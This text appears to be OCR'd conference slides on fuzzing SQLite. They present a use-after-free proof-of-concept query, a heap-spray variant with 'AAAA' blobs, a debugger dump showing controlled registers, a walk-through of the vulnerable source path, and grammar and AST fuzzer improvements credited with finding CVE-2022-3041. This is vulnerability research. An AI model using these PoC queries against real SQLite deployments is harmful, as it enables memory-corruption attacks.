
```
HAVING (
    SELECT c0 FROM
        (SELECT count(DISTINCT c0 IN t1) ORDER BY 1)
   , t1
)
```



Cause UAF!


SELECT (1)
SELECT (2)processing
SELECT (3)
pAggInfo
pExpr*
pExpr*
.....
AGG_FUNCTION
pAggInfo*
.....
AGG_FUNCTION
pAggInfo*
.....
WITH t0 AS (
SELECT 1 GROUP BY 1 HAVING
(
SELECT c0 FROM
(SELECT count(DISTINCT c0 IN t1) ORDER BY 1)
, t1)
)
DELETE FROM t0 WHERE 1 IN t0;

Cause UAF!


SELECT (1)
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SELECT (3)
pAggInfo
pExpr*
pExpr*
.....
AGG_FUNCTION
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.....
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SELECT 1 GROUP BY 1 HAVING
(
SELECT c0 FROM
(SELECT count(DISTINCT c0 IN t1) ORDER BY 1)
, t1)
)
DELETE FROM t0 WHERE 1 IN t0;

Cause UAF!

```
static void resetAccumulator(Parse *pParse, AggInfo *pAggInfo){
  ……
  for(pFunc=pAggInfo->aFunc, i=0; i<pAggInfo->nFunc; i++, pFunc++){
    if( pFunc->iDistinct>=0 ){
      Expr *pE = pFunc->pFExpr;
      if( pE->x.pList==0 || pE->x.pList->nExpr!=1 ){
        sqlite3ErrorMsg(pParse, "DISTINCT aggregates must have exactly one "
           "argument");
        pFunc->iDistinct = -1;
      }else{
        KeyInfo *pKeyInfo = sqlite3KeyInfoFromExprList(pParse, pE->x.pList,0,0);
        pFunc->iDistAddr = sqlite3VdbeAddOp4(v, OP_OpenEphemeral,
            pFunc->iDistinct, 0, 0, (char*)pKeyInfo, P4_KEYINFO);
        ExplainQueryPlan((pParse, 0, "USE TEMP B-TREE FOR %s(DISTINCT)",
                          pFunc->pFunc->zName)); }}
  }
}
```

Heap spray

```
WITH t0 AS ( SELECT 1 GROUP BY 1 HAVING ( WITH t0 AS ( SELECT count(DISTINCT c0 IN
t1) ORDER BY 1 ), t2 AS ( SELECT 1 FROM t1 WHERE
(X'41414141414141414141414141414141414141414141414141414141414141414141414141414
1414141414141414141414141414141414141414141414141414141414141414141414141' IN t1) OR
(
X'41414141414141414141414141414141414141414141414141414141414141414141414141414
4141414141414141414141414141414141414141414141414141414141414141414141414141' IN t1 ) )
SELECT c0 FROM t0, t2)) DELETE FROM t0 WHERE 1 IN t0;
```

- Add where node and BLOB data

Heap spray

```
──────────────────────────────────────[ REGISTERS ]──────────────────────────────────────
RAX  0x1e0c00c30410 ◂— 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
RBX  0x1e0c00bedd40 ◂— 0xb00000000
RCX  0xffffff7
RDX  0x1e0c00b5b580 ◂— 0x1b50100000001
RDI  0x1e0c00b83c91 ◂— 0x90000f7
RSI  0x4141414141414141 ('AAAAAAAA')
R8   0x0
R9   0x1e0c00b83000 ◂— 0x40 /* '@' */
R10  0x0
R11  0x1e0c00ae2580 —▸ 0x1e0c002f7200 —▸ 0x1e0c00a61800 ◂— 0x1000000003
R12  0x1e0c00bedcb8 ◂— 0x0
R13  0x1
R14  0x7f75fb9b0ff8 —▸ 0x1e0c002f7200 —▸ 0x1e0c00a61800 ◂— 0x1000000003
R15  0x1e0c00ae2580 —▸ 0x1e0c002f7200 —▸ 0x1e0c00a61800 ◂— 0x1000000003
RBP  0x7f75fb9af920 —▸ 0x7f75fb9afb30 —▸ 0x7f75fb9afd40 —▸ 0x7f75fb9afe00 —▸ 0x7f75fb9afec0 ◂— ...
RSP  0x7f75fb9af8e0 —▸ 0x1e0c00ae2580 —▸ 0x1e0c002f7200 —▸ 0x1e0c00a61800 ◂— 0x1000000003
RIP  0x55b5d5373e15 ◂— cmp    dword ptr [rsi], 1
──────────────────────────────────────[ DISASM ]──────────────────────────────────────
► 0x55b5d5373e15    cmp    dword ptr [rsi], 1
  0x55b5d5373e18    jne    0x55b5d5373e60                <0x55b5d5373e60>
   ↓
  0x55b5d5373e60    lea    rsi, [rip - 0x21d67d5]
  0x55b5d5373e67    mov    rdi, r14
  0x55b5d5373e6a    xor    eax, eax
  0x55b5d5373e6c    call   0x55b5d551bfb0                <0x55b5d551bfb0>


  0x55b5d5373e71    mov    dword ptr [r12 - 4], 0xffffffff
  0x55b5d5373e7a    jmp    0x55b5d5373de7                <0x55b5d5373de7>

  0x55b5d5373e7f    int3
  0x55b5d5373e80    push   rbp
  0x55b5d5373e81    mov    rbp, rsp
──────────────────────────────────────[ STACK ]──────────────────────────────────────
```

- 100% success rate

Exploit


```
static void resetAccumulator(Parse *pParse, AggInfo
*pAggInfo){
  ……
  for(pFunc=pAggInfo->aFunc, i=0; i<pAggInfo->nFunc;
i++, pFunc++){
    if( pFunc->iDistinct>=0 ){
      Expr *pE = pFunc->pFExpr;
      if( pE->x.pList==0 || pE->x.pList->nExpr!=1 ){
        ……
      }else{
        KeyInfo *pKeyInfo =
sqlite3KeyInfoFromExprList(pParse, pE->x.pList,0,0); }}
  }
}
```




```
sqlite3KeyInfoFromExprList(pPars
e, pE->x.pList, 0, 0);
```

Exploit


```
SQLITE_PRIVATE KeyInfo *sqlite3KeyInfoFromExprList(
  Parse *pParse,
  ExprList *pList,
  int iStart,
  int nExtra
){
  ……
  if( pInfo ){
    for(i=iStart, pItem=pList->a+iStart; i<nExpr; i++,
pItem++){
      pInfo->aColl[i-iStart] = sqlite3ExprNNCollSeq(pParse,
pItem->pExpr);
      pInfo->aSortFlags[i-iStart] = pItem->fg.sortFlags;
    }
  }
  return pInfo;
}
```




```
sqlite3ExprNNCollSeq(pParse, pItem->pExpr);
```

Exploit


```
if( op==TK_VECTOR ){
  assert( ExprUseXList(p) );
  p = p->x.pList->a[0].pExpr;
  continue;
}
if( op==TK_COLLATE ){
  assert( !ExprHasProperty(p, EP_IntValue) );
  pColl = sqlite3GetCollSeq(pParse, ENC(db), 0, p->u.zToken);
  break;
}
```




```
sqlite3GetCollSeq(pParse, ENC(db), 0,
p->u.zToken);
```

Exploit

```
SQLITE_PRIVATE CollSeq *sqlite3GetCollSeq(
  Parse *pParse,
  u8 enc,
  CollSeq *pColl,
  const char *zName
){
  p = pColl;
  ……
  if( p==0 ){
    sqlite3ErrorMsg(pParse, "no such collation sequence:
%s", zName);
    pParse->rc = SQLITE_ERROR_MISSING_COLLSEQ;
  }
  return p;
}
```




```
sqlite3ErrorMsg(pParse, "no such
collation sequence: %s", zName);
```

How to Improve our Fuzz?

- The vulnerability was caused by optimization and pruning of the syntax tree in the semantic analysis phase. Are there similar issues still present?
- How can we improve our fuzz to discover such vulnerability?

What can we learn from POC

```
CREATE TABLE t0(c0);
CREATE TABLE t1(c0);
CREATE TABLE t2(c0);
WITH t0 AS (SELECT 1 GROUP BY 1 HAVING
(SELECT c0 FROM
    (SELECT count(DISTINCT c0 IN t1) ORDER BY 1) , t1)
)
DELETE FROM t0 WHERE 1 IN t0;
```

- SELECT
- Agg_Function
- Context

Improve

```
<root> = CREATE TABLE t0(c0, c1); CREATE TABLE
t1(c0, c1); <selectStmt>
......
<functionList> = <aggFunction>
<aggFunction> = max( <expr> )
<aggFunction> = min( <expr> )
......
```

```
SELECT * FROM t0 WHERE count(1) > 0;
SELECT 1 FROM t1 HAVING max(c0 IN t0) ORDER BY
1;
SELECT t0.c0 FROM t0 UNION ALL SELECT * FROM t1
GROUP BY (SELECT (SELECT sum(*)));
```

- Modify the grammar template
- Increase the probability of generating SELECT statements and AGG_FUNCTION nodes

Result

```
<createTableStmt> = CREATE TABLE <tableName>
( <columnNameList> )
<selectStmt> = SELECT <resultColumn> FROM <tableName>
......
<tableName> = t0
<tableName> = t1
```

```
CREATE TABLE t0(c0);
SELECT * FROM t1;
```

Improve

```
<createTableStmt> = CREATE TABLE <create_tableName>
( <columnNameList> )
<selectStmt> = SELECT <resultColumn> FROM
<use_tableName>
......
create_tableName: tableManager->AddTable(table)
use_tableName: tableManager->GetTable(random_idx)
create_columnName: table->GenColumnName()
```


```
CREATE TABLE t0(c0);
SELECT * FROM t0;
```

- Added special elements to manage context for generator
- Found several similar vulnerabilities, including a seven-year-old UAF in WebSQL: CVE-2022-3041


AST Fuzz

Why AST Fuzz?


- Relying on template mutation does not guarantee context validity
- Fuzz's self-generated statements are of poor quality as seeds, and it is impossible to manually increase seeds for them



SQL Parser


CREATE TABLE t0(c0, c1 INTEGER) STRICT;
createTableStmt
tableName: t0
columnDefs
tableOptions
columnDef1
columnDef2
OP_STRICT
columnName: c0
type: None
columnName: c1
type: INTEGER


TableManager



Generator

```
SqlStmt* GenCreateTableStmt() {
    auto stmt = new SqlCreateTableStmt();
    ……
    stmt->tableName = tableManager->GenTableName();
    do {
   stmt->columnDefs.push_back(GenColumnDef());
    } while (genProbability() < REPEAT_PROB);
    ……
    return stmt;
}
```

Mutate(0~n)

